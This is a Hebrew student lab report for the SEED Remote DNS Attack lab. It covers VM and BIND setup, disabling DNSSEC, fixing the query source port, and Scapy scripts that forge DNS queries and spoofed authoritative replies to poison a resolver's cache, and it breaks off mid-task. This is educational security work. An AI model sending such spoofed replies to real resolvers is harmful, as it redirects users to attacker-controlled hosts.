


Remote DNS Attack Lab

כתובות IP לכל מחשב

Name	IP	MAC
Attacker	10.0.2.100	-
Client	10.0.2.4	-
DNS Server	10.0.2.6	-

2. Lab Environment Setup Tasks

התמונה מטה מייצגת את מבנה הרשת



Task 1: Configure the User VM

• מבוא:

○ תיאור

במשימה זו נרצה להגדיר בCLIENT מי השרת DNS שאליו הוא יפנה את הבקשות ויקבל ממנו את התשובות

○ מטרה

להגדיר שרת DNS לוקאלי שאליו הCLIENT ישלח שאילתות DNS ויקבל מענה לשאילתות האלו.


○ תוצאה מצופה

כל בקשות הDNS של clientn ישלחו אל מחשב הביניים שמשמש כ local dns וכל התשובות לשאילתות האלו ישלחו מה local dns אל clientn, כלומר ה local dns יתקשר עם השרת החיצונית ויעביר את המידע לclientn.

- ביצוע המשימה:

תחילה נרצה להגדיר במחשב הCLIENT ששרת הDNS העיקרי שלו יהיה מחשב השרת IP 10.0.2.6 לכן נבצע עריכה לקובץ
/etc/resolvconf/resolv.conf.d/head ונוסיף את השורה הבאה:
Nameserver 10.0.2.6

צילום ממחשב הCLIENT



```
head [Read-Only] (/etc/resolvconf/resolv.conf.d) - gedit
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by
resolvconf(8)
#      DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE
OVERWRITTEN

nameserver 10.0.2.6
```

כעת נרשום את הפקודה הבאה בטרמינל:
sudo resolvconf -u
לצורך החלת השינויים בקובץ

כעת נרצה לבדוק במחשב הCLIENT שאכן שרת הDNS דרכו הוא מעביר
בקשות הוא השרת שלנו 10.0.2.6
נבצע זאת על ידי הפקודה `dig www.google.com`

```
[Wed Mar 29 18:30:45] Client:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56738
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                158     IN      A      172.217.22.36

;; AUTHORITY SECTION:
google.com.                    172658  IN      NS      ns1.google.com.
google.com.                    172658  IN      NS      ns3.google.com.
google.com.                    172658  IN      NS      ns2.google.com.
google.com.                    172658  IN      NS      ns4.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.                172658  IN      A      216.239.32.10
ns1.google.com.                172658  IN      AAAA   2001:4860:4802:32::a
ns2.google.com.                172658  IN      A      216.239.34.10
ns2.google.com.                172658  IN      AAAA   2001:4860:4802:34::a
ns3.google.com.                172658  IN      A      216.239.36.10
ns3.google.com.                172658  IN      AAAA   2001:4860:4802:36::a
ns4.google.com.                172658  IN      A      216.239.38.10
ns4.google.com.                172658  IN      AAAA   2001:4860:4802:38::a

;; Query time: 1 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
```

ניתן לראות בשורה התחתונה המסומנת שאכן הסרבר דרכו עברה הבקשה הוא
הסרבר שלנו 10.0.2.6
SERVER מציין את השרת שענה לבקשה שלנו
53 מציין את הפורט שבו השרת מאזין לבקשות שלנו

- סיכום המשימה

הצלחנו לבצע את המשימה, ניתן לראות שהגדרנו את מחשב 10.0.2.6 בתור local dns, וחיברנו את הclient ל10.0.2.6 כך שכל שאילתות הDNS יעברו דרכו

הראינו בעזרת הפקודה DIG שאכן כל השאילתות DNS נשלחות ל local dns שהגדרנו שהוא 10.0.2.6.

גילינו כיצד להגדיר באופן סטטי שרת DNS שיעביר את שאילתות הDNS של המחשב.

התוצאות התאימו למצופה מאחר והPACKETS של שאילתות הDNS הועברו דרך ה LOCAL DNS שהגדרנו.

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 2: Configure the Local DNS Server (the Server VM)

• מבוא:

○ תיאור

במשימה זו נרצה להגדיר את שרת ה-DNS כך שכל הפניות ל-ZONE מסוים יופנו לתוקף ולקנפג את הגדרות השרת הלוקאלי

○ מטרה

להגדיר שרת DNS לוקאלי שיתווך בין ה-client לרשת החיצונית, ולדאוג שכל הבקשות ל-ZONE מסוים יופנו לתוקף

○ תוצאה מצופה

שמירת ההגדרות בצורה נכונה כפי שהתבקשנו

- ביצוע המשימה:

10.0.2.6 את השלבים הבאים נבצע במחשב השרת

- Step 1: Remove the example.com Zone

לא רלוונטי מאחר ושחזרנו את מצב המחשבים לברירת מחדל.

- Step 2: Set up a forward zone

כדי לבצע זאת נכנס לקובץ בנתיב /etc/bind/named.conf.local ונרצה להגדיר את הZONE הבא:

```
//  
// Do any local configuration here  
//  
  
// Consider adding the 1918 zones here, if they are not  
used in your  
// organization  
//include "/etc/bind/zones.rfc1918";  
|  
zone "attacker32.com" {  
    type forward;  
    forwarders {  
        10.0.2.100;  
    };  
};
```

לאחר ההגדרה הזו, כל ההפניות לדומיין attacker32.com יופנו אל התוקף בכתובת 10.0.2.100 ולא ישלחו שאילתות לבירור כתובת ה IP האמיתית של הדומיין מאחר והוא כבר רשום בזיכרון.

➤ Step 3: Configure a few options

```
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
    // dnssec-validation auto;
    → dnssec-enable no;
    → dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;    # conform to RFC1035

    → query-source port           33333;
    listen-on-v6 { any; };
};
```

נרצה להגדיר את שרת ה-BIND 9 וליצור נתיב לזריקת ה-CACHE של השרת
נכנס לפי ההוראות במעבדה לקובץ בנתיב: `/etc/bind/named.conf.options`.
ונוסיף את השורה הבאה:

`dump-file "/var/cache/bind/dump.db";`

כעת נרצה ליצא את ה-CACHE של שרת ה-DNS לקובץ ה-dump המיועד שלנו
על ידי הפקודה הבאה בטרמינל:

`sudo rndc dumpdb -cache`

וקיבלנו את התוצאה הבאה:

```

; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20230329160754
;
; Address database dump
;|
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20230329160754
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete

```

ניתן לראות שה-CACHE נזרק לקובץ המיועד שהגדרנו
 כעת נרצה לכבות את ההגנה של שרת ה-DNS מפני SPOOFING
 ATTACKS, נעשה זאת על ידי הוספת השורה הבאה:
 ;dnssec-enable no
 בקובץ named.conf.options

לאחר מכן, נרצה להגדיר פורט מקור קבוע אליו נפנה לבקשות DNS Query ונבצע באמצעות השורה הבאה:
query-source port 33333
בקובץ named.conf.options

לבסוף, נרצה לרסט כדי להחיל את כל השינויים שביצענו בהגדרות של שרת ה-DNS עם השורה הבאה:
sudo service bind9 restart

- סיכום המשימה

הצלחנו לבצע את המשימה.

תחילה יצרנו ZONE להעברת כל שאילות הקשורות לדומיין pinhamiga.com אל כתובת ה IP של התוקף.

שנית, ביצענו שינויים להגדרות השרת BIND9 כמו זריקת cache לקובץ שנבחר, כיבוי dnssec, הגדרת פורט מקור קבוע

ולבסוף נרסט את השרת כדי להחיל את כל השינויים.

כל ההגדרות נשמרו באופן תקין.

במשימה זו למדנו כיצד לבצע הפניית שאילות באמצעות forward בקובץ הגדרות השרת של bind9.

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 3: Configure the Attacker VM

• מבוא:

○ תיאור

במשימה זו נרצה להגדיר ZONE חדש כלומר כתובת חדשה שאנחנו ניצור והנתונים שלה יאוחסנו על השרת DNS הלוקאלי

○ מטרה

להגדיר Zone עם כתובות IP שנבחר וכתובת לכל HOSTNAME שנבחר ולשמור את הנתונים על ה local dns

○ תוצאה מצופה

כאשר נבצע dig לכתובת שיצרנו נקבל את כל הנתונים שהגדרנו ב-ZONE על הכתובת.

• ביצוע המשימה:

- Step 1: Download the attacker32.com.zone and example.com.zone files from the lab's website

הורדנו את הקבצים המשויכים מהאתר.

- ep 2: Modify these files accordingly based on students' actual network setup (e.g., some IP addresses need to be changed)

ביצענו את השינויים הנדרשים

```
$TTL 3D
@      IN      SOA    ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.pinhamiga.com.

@      IN      A       1.2.3.4
www    IN      A       1.2.3.5
ns     IN      A       10.0.2.100
*      IN      A       1.2.3.4
```

```
$TTL 3D
@      IN      SOA    ns.pinhamiga.com. admin.pinhamiga.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.pinhamiga.com.

@      IN      A       10.0.2.100
www    IN      A       10.0.2.100
ns     IN      A       10.0.2.100
*      IN      A       10.0.2.100
```

שינינו את שם הדומיין attacker32.com ל pinhamiga.com
ואת הכתובות IP שהיו לכתובת 10.0.2.100 כדי שכל host names שיעברו
דרך התוקף.

- Step 3: Copy these two files to the /etc/bind folder
העתקנו את 2 הקבצים אל הנתיב שצוין.

- Step 4: Add the following entries to /etc/bind/named.conf.local:

```
zone " pinhamiga.com"
{
    type master;
    file "/etc/bind/ pinhamiga.com.zone";
};
```

```
zone "example.com"
{
    type master;
    file "/etc/bind/example.com.zone";
};
```

הוספנו בתוקף הפנייה עבור קבצי הקינפוג של zones אותם הורדנו מ seed.labs

- Step 5: Restart the DNS server
לסיום ביצענו ריסטרט לשרת הbind9 כדי להחיל את השינויים.

- סיכום המשימה

הצלחנו לבצע את המשימה.

הגדרנו את מחשב התוקף לפי ההנחיות שקיבלנו.

תחילה נדרשנו להוריד 2 קבצים המכילים הגדרות נוספות עבור zones בהם נשתמש במעבדה זו.

לאחר מכן, שינינו את ההגדרות כך שיתאימו לתצורת הרשת שלנו והדומיין שעליו אנו נבצע את ההתקפה.

הוספנו את הקבצים אל תיקיית bind ולבסוף ריסטנו את השרת כדי להחיל את השינויים.

לא נתקלנו בקשיים במשימה זו.

Task 4: Testing the Setup

• מבוא:

○ תיאור

בדיקת הגדרות הקונפיגורציה.

○ מטרה

במשימה זו נרצה לוודא שההגדרות שביצענו נכונות ושה DNS Poisoning בוצע בהצלחה.

○ תוצאה מצופה

קבלת ה IP של התוקף כאשר נשלח dig לדומיינים pinhamiga ו example דרך הלקוח.

- ביצוע המשימה:

תחילה נבדוק בעת ביצוע פקודת dig על הדומיין של התוקף שנקבל את ה IP של התוקף

```
[Fri Apr 21 07:32:09] Client:~$ dig ns.pinhamiga.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.pinhamiga.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43193
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.pinhamiga.com.                IN      A

;; ANSWER SECTION:
ns.pinhamiga.com.                259017  IN      A      10.0.2.100
```

ניתן לראות כי אכן הגדרנו נכון וקיבלנו את ה IP של התוקף 10.0.2.100.

בבדיקה השנייה התבקשנו לבצע 2 פעולות dig.
הראשונה היא dig על www.example.com אשר יפנה אל השרת DNS
הרשמי שלו ונוודא שהתשובה מגיעה מהשרת DNS המקומי שלנו.

```
[Fri Apr 21 08:05:17] Client:~$ dig www.example.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4915
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86353   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.com.                    172752  IN      NS      a.iana-servers.net.
example.com.                    172752  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.            1753    IN      A      199.43.135.53
a.iana-servers.net.            1753    IN      AAAA    2001:500:8f::53
b.iana-servers.net.            1753    IN      A      199.43.133.53
b.iana-servers.net.            1753    IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
```

ניתן לראות שהעברנו את הבקשה דרך הIP של שרת הDNS המקומי שלנו
וקיבלנו את הIP המקורי של www.example.com

הבדיקה השנייה היא לבצע dig על www.example.com אשר יפנה אל השרת DNS המקומי דרך הדומיין pinhamiga שמוגדר עם IP של התוקף ונוודא שהIP שהתקבל הוא IP של התוקף.

```
[Fri Apr 21 07:43:19] Client:~$ dig @ns.pinhamiga.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.pinhamiga.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17828
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.pinhamiga.com.

;; ADDITIONAL SECTION:
ns.pinhamiga.com.               259200  IN      A      10.0.2.100

;; Query time: 1 msec
;; SERVER: 10.0.2.100#53(10.0.2.100)
;; WHEN: Fri Apr 21 07:44:24 EDT 2023
;; MSG SIZE rcvd: 103
```

ניתן לראות כי שרת הDNS המקומי שלנו באמת מעביר את הבקשה אל השרת המרוחק של התוקף ומביא לנו את הIP הזדוני שהגדרנו עבור האתר.

@ - מנתב את הבקשה דרך שרת הDNS שנבקש

- סיכום המשימה

הצלחנו לבצע את המשימה.

הגדרנו נכונה את כלל הדרישות לטובת הקונפיגורציה של המכונות.

ראינו שקיבלנו עבור שרת ה-DNS של pinhamiga את ה-IP של התוקף ועבור האתר www.example.com קיבלנו את ה-IP של התוקף כאשר העברנו את הבקשה דרך השרת שלו.

גילינו כיצד לנתב בקשות דרך שרת ספציפי (בעזרת התו @).

לא נתקלנו בבעיות במהלך ביצוע המשימה.

Task 4: Construct DNS request

• מבוא:

- תיאור
במשימה זו נרצה לגרום לשרת ה-DNS המקומי לשלוח בקשה לבירור כתובת IP של דומיין.
- מטרה
להמציא כתובת שבוודאות לא נמצאת בזיכרון cache עבור דומיין מסוים כך שנגרום לשרת ה-DNS המקומי לשלוח בקשת DNS QUERY.
- תוצאה מצופה
שרת ה-DNS המקומי ישלח את הבקשה לשרת DNS AUTHORITY של אותו הדומיין.

• ביצוע המשימה:

נשלח פקט שתגרום לשרת ה-DNS המקומי לשלוח בקשה ל-DNS חיצוני לגבי דומיין כלשהו.
לצורך שליחת הפקט ניעזר בקוד הבא:

```
#!/usr/bin/python3
```

```
from scapy.all import*
```

```
Qdsec = DNSQR(qname='dsfgsdfg.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, anccount=0, nscount=0,
          arcount=0, qd=Qdsec)
ip = IP(dst='10.0.2.6', src='10.0.2.100')
udp = UDP(dport=53, sport=33333, checksum=0)
request = ip/udp/dns

send(request)
```

האזנו לפקט ששלחנו בעזרת Wireshark

No.	Time	Source	Destination	Protc	Leng	Info
3	2023-04-21 1...	10.0.2.100	10.0.2.6	DNS	80	Standa
4	2023-04-21 1...	10.0.2.6	192.228...	DNS	91	Standa
5	2023-04-21 1...	10.0.2.6	192.228...	DNS	89	Standa
6	2023-04-21 1...	10.0.2.6	192.228...	DNS	89	Standa
7	2023-04-21 1...	10.0.2.6	192.228...	DNS	70	Standa
...	2023-04-21 1...	192.228.79.201	10.0.2.6	DNS	473	Standa
...	2023-04-21 1...	192.228.79.201	10.0.2.6	DNS	363	Standa
...	2023-04-21 1...	10.0.2.6	192.228...	DNS	105	Standa
...	2023-04-21 1...	10.0.2.6	192.228...	DNS	84	Standa

▶ Flags: 0x0000 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 1
 ▼ Queries
 ▼ dsfgsdfg.example.com: type A, class IN
 → Name: dsfgsdfg.example.com

ניתן לראות שהצלחנו מאחר ושרת ה-DNS המקומי שלח בקשה לבירור הכתובת של האתר אותו רצינו ל-DNS חיצוני.

בנוסף, ביצענו בדיקה וזייפנו פקט מהלקוח אל שרת הDNS המקומי:

dns							Expression...	+
No.	Time	Source	Destination	Prot	Leng	Info		
→ 3	2023-04-21 1...	10.0.2.4	10.0.2.6	DNS	80	Standard	.	
← 4	2023-04-21 1...	10.0.2.6	10.0.2.4	DNS	136	Standard	.	

Authority RRs: 1

Additional RRs: 0

▼ Queries

▼ dsfgsdfg.example.com: type A, class IN

Name: dsfgsdfg.example.com

[Name Length: 20]

[Label Count: 3]

Type: A (Host Address) (1)

רואים כי השרת לא פונה שוב אל השרת המרוחק אלא נותן תשובה באופן מידי
מפני שהכתובת כבר שמורה בcache.

עם זאת, רצינו לוודא שאנחנו גם מצליחים לגרום לשרת DNS המקומי לבצע בדיקת DNS QUERY נוספים:

dns							Expression...	+
No.	Time	Source	Destination	Prot	Leng	Info		
7	2023-04-21 1...	10.0.2.4	10.0.2.6	DNS	76	Standard ..		
8	2023-04-21 1...	10.0.2.6	199.43...	DNS	87	Standard ..		
...	2023-04-21 1...	199.43.135.53	10.0.2.6	DNS	11...	Standard ..		
...	2023-04-21 1...	10.0.2.6	10.0.2.4	DNS	132	Standard ..		

▼ Queries

▼ rvss.example.com: type A, class IN

Name: rvss.example.com

[Name Length: 16]

[Label Count: 3]

Type: A (Host Address) (1)

Class: IN (0x0001)

▼ Authoritative nameservers

▸ example.com: type SOA, class IN, mname ns.icann.org

כפי שניתן לראות, אנו אכן מצליחים לגרום לשרת לשלוח בקשות DNS לשרת מרוחק.

- סיכום משימה

הצלחנו לבצע את המשימה.

שלחנו פקט שתיצור DNS QUERY עבור כתובת דומיין רנדומלית שבחרנו אל שרת DNS המקומי והראינו שהשרת DNS המקומי מעביר את הבקשה אל שרת DNS מרוחק.

גילינו כיצד ניתן לגרום לשרת הDNS המקומי לשלוח בקשת DNS למרות שיש לו את המידע על אותו הדומיין כבר בזיכרון הCACHE.

ראינו שהצלחנו לבצע את ההרעלה בכך שבפעם השנייה לא נשלחה בקשה לשרת מרוחק אלא נשלפה מהזיכרון.


לבסוף, ביצענו את הבדיקה עבור כתובת נוספת בדומיין וראינו שגרמנו לבקשת DNS לשרת DNS חיצוני בהצלחה.

התוצאות התאימו למצופה מאחר והבקשה ששלחנו לשרת המקומי נשלחה ממנו הלאה לשרת חיצוני למרות שהמידע היה שמור לו בזיכרון עבור אותו הדומיין.

Task 5: Spoof DNS Replies

• מבוא:

○ תיאור



במשימה זו נרצה לבצע זיוף מענה לשאילתת בקשת DNS שתענה מהכתובת של השרת DNS המקורי עם הכתובת המזויפת שנכניס לה.

○ מטרה

ליצור פקט מזויף שיענה לשאילתת DNS עם הNS המקורי כאשר הIP שלו יהיה הIP של התוקף וגם הכתובת של האתר תהיה עם הIP של התוקף.

○ תוצאה מצופה

לראות בwireshark שהפקט הועבר עם המידע הרלוונטי.

- ביצוע המשימה:

נשלח פקט מזויף למענה ל DNS QUERY כאשר נשלח אותו בשם ה
host name authority server ונעדכן את הכתובות IP המתקבלות עבור ה
הנדרש ועבור ה ns שיהיו הכתובות IP של התוקף.

לפני שנבצע את המשימה נרצה לדעת מה השרת authority המקורי ומה ה IP

שלו עבור כתובת האתר www.example.com

```
[Sat Apr 22 07:20:52] Client:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54553
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIO
NAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86400   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.com.                    96678   IN      NS      b.iana-servers
.net.
example.com.                 96678   IN      NS      a.iana-servers
.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.        1800    IN      A      199.43.135.53
a.iana-servers.net.            1800    IN      AAAA    2001:500:8f::5
3
b.iana-servers.net.            1800    IN      A      199.43.133.53
b.iana-servers.net.            1800    IN      AAAA    2001:500:8d::5
3
```

בתמונה ניתן לראות את הפרטים שנצטרך לטובת בניית הפקט.

נשתמש בקטע הקוד הבא:

```
#!/usr/bin/python3

from scapy.all import *

name = 'www.example.com'
domain = 'a.iana-servers.net'
ns = '10.0.2.100'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='10.0.2.100',
ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.6', src='199.43.135.53')
udp = UDP(dport=3333, sport=53, checksum=0)
reply = ip/udp/dns

send(reply)
```

בקוד ניתן לראות כי הגדרנו את השם של האתר עליו נבצע את המתקפה, נגדיר את שם הדומיין שאמור לתת את התשובה על כתובת האתר ומה IP אליו נרצה להפנות בקשות עתידיות. בסקטור התשובה הגדרנו את IP של התוקף עבור כתובת האתר. בסקטור NS הגדרנו את הדומיין המקורי אבל הוא מוגדר עם IP של התוקף. באובייקט הDNS הגדרנו aa=1 שמציין שיועבר גם מידע על authority, rd=1 עבור תשובה רקורסיבית, qr=1 עבור שליחת מענה לשאלת DNS, qdcount=1 עבור מספר הדומיינים שנשאלים עליהם, ancount=1 כמות הרשומות ביחידת התשובה, nscount=1 כמות הרשומות ביחידת authority, arcount=0 כמות הרשומות ביחידת additional. לאחר מכן השלמנו את בניית הפקט בין שרת הDNS המקומי אל השרת המרוחק ושלחנו את הפקט.

פירוט קצר על יצירת dns packet:

- qd: Query Domain; should be the same as that in the Request.
- aa: Authoritative answer (1 means that the answer contains Authoritative answer).
- rd: Recursion Desired (0 means to disable Recursive queries).
- qr: Query Response bit (1 means Response).
- qdcount: number of query domains.
- ancourt: number of records in the Answer section.
- nscount: number of records in the Authority section.
- arcount: number of records in the Additional section.
- an: Answer section
- ns: Authority section
- ar: Additional section

ביצירת הפקט check sum שווה 0 כדי לתת למערכת הפעלה לחשב אותה באופן אוטומטי

לאחר שליחת הפקט, ראינו בwireshark שאכן נשלח פקט מהשרת DNS המרוחק אל השרת המקומי.

```
3 2023-04-22 0... 199.43.135.53 10.0.2.6 DNS 148 Standard...
